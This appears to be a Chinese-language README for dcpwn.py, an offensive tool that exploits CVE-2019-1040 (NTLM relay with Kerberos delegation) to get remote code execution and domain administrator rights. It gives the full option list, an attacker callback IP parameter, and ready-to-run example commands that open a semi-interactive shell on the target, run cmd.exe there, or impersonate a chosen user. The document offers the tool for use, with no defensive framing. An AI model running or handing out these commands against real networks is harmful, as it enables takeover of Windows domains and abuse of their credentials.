精彩的博文!利用 CVE-2019-1040 - 结合中继漏洞实现 RCE 和域管理员 。
因此,我编写了 dcpwn.py 以便于使用。
这些工具需要 impacket。你可以通过 pip 安装它
pip install impacket
usage: dcpwn.py [-h] [-u USERNAME] [-p PASSWORD] [--hashes HASHES] -d DOMAIN
                [--smb-port [destination port]] --callback-ip CALLBACK_IP
                --ldaps LDAPS --dc-ip DC_IP [--timeout TIMEOUT]
                [--impersonate IMPERSONATE] -t Target [-share SHARE]
                [--command [COMMAND [COMMAND ...]]] [--debug]

CVE-2019-1040 with Kerberos delegation

可选参数:
  -h, --help            显示此帮助信息并退出
  -u USERNAME, --user USERNAME
                        用于身份验证的用户名
  -p PASSWORD, --password PASSWORD
                        身份验证密码,如果未指定且未提供 NT:NTLM 哈希,则会提示输入
  --hashes HASHES       LM:NLTM 哈希
  -d DOMAIN, --domain DOMAIN
                        用户所在的域(FQDN 或 NETBIOS 域名)
  --smb-port [destination port]
                        连接到 SMB 服务器的目标端口
  --callback-ip CALLBACK_IP
                        攻击者的主机名或 IP
  --ldaps LDAPS         主机名或 ldaps 服务器
  --dc-ip DC_IP         域控制器 IP 地址
  --timeout TIMEOUT     超时时间(秒)
  --impersonate IMPERSONATE
                        要模拟的目标用户名(通过 S4U2Self 查询 ST)。请注意,这仅当此脚本提供的身份允许对指定的 SPN 进行委派时才能生效
  -t Target, --target Target
                        目标服务器的主机名/IP
  -share SHARE          输出将从中获取的共享(默认为 ADMIN$)
  --command [COMMAND [COMMAND ...]]
                        在目标上执行的命令。如果为空,将启动一个半交互式 shell
  --debug               启用调试输出
示例:
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target

如果你想执行类似 cmd.exe 的命令,请使用 --command
示例:
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --command 'cmd.exe'
如果你想模拟指定用户,请使用 --impersonate
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --impersonate someone









